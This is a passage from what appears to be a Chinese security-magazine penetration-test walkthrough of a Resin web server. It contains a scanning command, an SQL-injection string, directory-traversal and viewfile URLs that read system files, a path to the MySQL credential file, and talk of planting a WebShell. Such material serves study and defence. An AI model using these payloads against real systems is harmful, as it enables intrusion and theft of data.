



图19

从这条数据可以看到HTTP登录和FTP登录信息，账号和密码全是明文的。而经过测试，通过FTP上传的目录正是Web目录，获取WebShell权限，继续提权即可控制主机。

总 结

Linux下的嗅探，其实更容易一些，在最近爆出的高危本地提权，不知道有多少台主机沦陷呢？在攻与防的游戏里，系统管理员往往会显得如此的无助。



前置知识：无

关键词：渗透、Resin

一次Resin服务器测试实例

文/图 饭

记得有次面试，考官问："你认为对Resin服务器发动攻击有难度吗？如果是你，会利用什么攻击方法呢？"很具体的技术细节。还记得我的回答是"我认为针对Resin的攻击是很容易的，当然要视具体的安全状况而定，完全的因人环境而异，如果是我选择对Resin进行攻击，我会根据版本的漏洞列表进行测试攻击。"考官一笑而过，估计给雷倒了。Resin提供了最快的JSP/Servets运行平台。在Java和JavaScript的支持下，Resin可以为任务灵活选用合适的开发语言，Resin的先进语言XSL（XML stylesheet language）可以使得形式和内容相分离，以其良好的速度正在受到许多商业站点的欢迎，但其安全性却往往让人遗忘。

漏洞分析

1.漏洞列表

"世上本无路，走的人多也就成了路"。在漏洞面前来理解，大概就能这样说了，"世上本无漏洞，挖掘的人多也就有了"。细数Resin的漏洞如下：

2007-05-16 Caucho Resin多个远程信息泄露漏洞
2006-05-17 Caucho Resin viewfile远程文件及路径泄露漏洞
2004-02-13 Caucho Technology Resin源代码和目录列表泄露漏洞
2002-07-26 Caucho Technology Resin Server设备名远程路径泄露漏洞
2002-07-01 Caucho Resin WEB服务器程序远程路

径泄漏漏洞

2002-06-28 Caucho Technology Resin 服务程序远程拒绝服务攻击漏洞

2001-02-26 Caucho Technology Resin 目录遍历漏洞

2000-11-24 aucho Technology Resin 1.2 JSP 源码泄漏

2.漏洞攻防

从上面的列表可以看出，多数是文件和目录泄漏漏洞。这个列表能在日常管理和安全设置方面让你更有针对性，防止敏感信息泄露。无论是攻防，我们都应该从以下几个方面去考虑：数据库的敏感信息泄漏，操作系统的敏感信息泄漏，脚本的敏感信息泄漏，Resin的敏感信泄漏。

所以说，有针对性地研究和总结应用的漏洞，从攻防的角度都具有很实际的价值。作为一个渗透手，一份完整的漏洞列表是如此的重要。

漏洞利用

1.系统信息获取

获取系统信息，我们一般用Telnet、mstsc做简单测试，或者常规扫描器，比如X-Scan、天镜、榕基等。如图1 所示，看来以前已经有人来过了。




图1

2.脚本信息获取

对Web服务刺探，常用扫描器有wwwscan、wvs、appscan等，了解主机上的网站架构和网站目录是很关键的一步。下面利用wwwscan对主机的80、8080端口进行刺探，命令为"#wwwscan.exe www.test.com -p8080-m10-t16"，结果如图2 所示。

80端口居然什么都没有返回，再访问Admin




图2

目录，依然一无所获。看来系统管理员相当的自信喽！测试继续，分析一下返回的数据包，如图3所示，由此可知，Resin的版本是3.0.21。




图3

对主机的另一个网站进行目录扫描，如图4所示，有点结果了。有个"admin_manage"目录存在。进行注入测试，提交"admin' or ''=''"，结果却暴露了其路径为"D:\webtest\admin_manage\include\head.php"。



图4

在PHP配置时，要去除错误调试，用到的参数是display_errors，这个参数主要是帮助开发者定位和确定程序错误，直接修改php.ini文件，设置display_errors=Off。

3.数据库信息获取

针对数据库的探测，快速的方法有特定端口扫描、手工探测。当然也有常规的针对数据库的扫描工具，不在本文的讨论范围内。

①端口探测

一般数据库都自己特定的端口，比如mysql的3306、Mssql的1433等。测试命令为："#nc wl <hostname or IP> 3306"。

②手工探测

手工探测最多用的大概是通过向网页提交畸形数据导致数据库直接报错，根据返回的错误信息进行确认。另一种方法，就是通过各个数据库注释符的不一致来判别，比如";""--""/＊"。

4.信息综合分析

通过以上的信息综合整理，可得到的有效信息有：系统为Windows 2003，数据库为mysql，Web为Apache2.2.6，PHP版本5.2.4，主机上有使用PHP架设的站点，其路径为"D:\webroot\ admin_manage\include\head.php"。

攻击测试

1.信息泄漏漏洞

在2007年的时候，Resin暴出了远程信息泄露漏洞，其公告如下：

影响版本： Resin v3.1.0 v3.0.21 for Window

Resin for Windows实现上存在多个漏洞，远程攻击者可能利用此漏洞非授权获取敏感信息。Resin没有正确过滤通过URL传送的输入，允许远程攻击者通过在URL中提供有任意扩展名的DOS设备文件名，从系统上的任意COM或LPT设备读取连续的数据流，通过目录遍历攻击泄露Web应用的WEB-INF目录中的文件内容，或通过包含有特殊字符的URL泄露到Caucho Resin服务器的完整系统路径。Resin的某个CGI程序实现上存在输入验证漏洞，远程攻击者可能利用此漏洞读取Web主目录下的任意文件，包括JSP源码或类文件。viewfile servlet可以无需参数在Web主目录中浏览任意文件。

2.测试过程

通过漏洞的描述可以知道，漏洞利用需要特殊字符，诸如"\../"字符，或者利用viewfile servlet来对系统文件操作。测试提交URL:"http://www.test.com/ ..\web-inf/"，结果如图5所示，列出了Web-inf目录下的文件，直接下class文件进行反Java文件。




图5

反Java的工具"Java Decompiler"由C++开发，支持对整个Jar、Java的编译，如图6所示。编译后，没有发现敏感信息，那就直接用viewfile读取目录下的主文件。




图6

提交URL："http://www.test.com/Resin-doc/viewfile/?file=index.Jsp"，读取目录下的index.jsp文件。按程序的逻辑读取源文件，居然也没有发现敏感信息。继续读取系统文件试试。提交URL："http://www.test.com/Resin-doc/viewfile/?contextpath=C:\&servletpath=&file=boot.ini"，读取系统文件，如图7所示，居然成功了。




图7

再来读取系统文件cmd.exe，提交URL："http://www.test.com/Resin-doc/viewfile/?

contextpath=C:\windows\system32&servletpath=&file=cmd.exe"即可。

按照这个思路，我们可以依次对敏感文件进行读取测试，一般的默认路径如下：

Windows系列：

```
c:\mysql\data\mysql\user.MYD
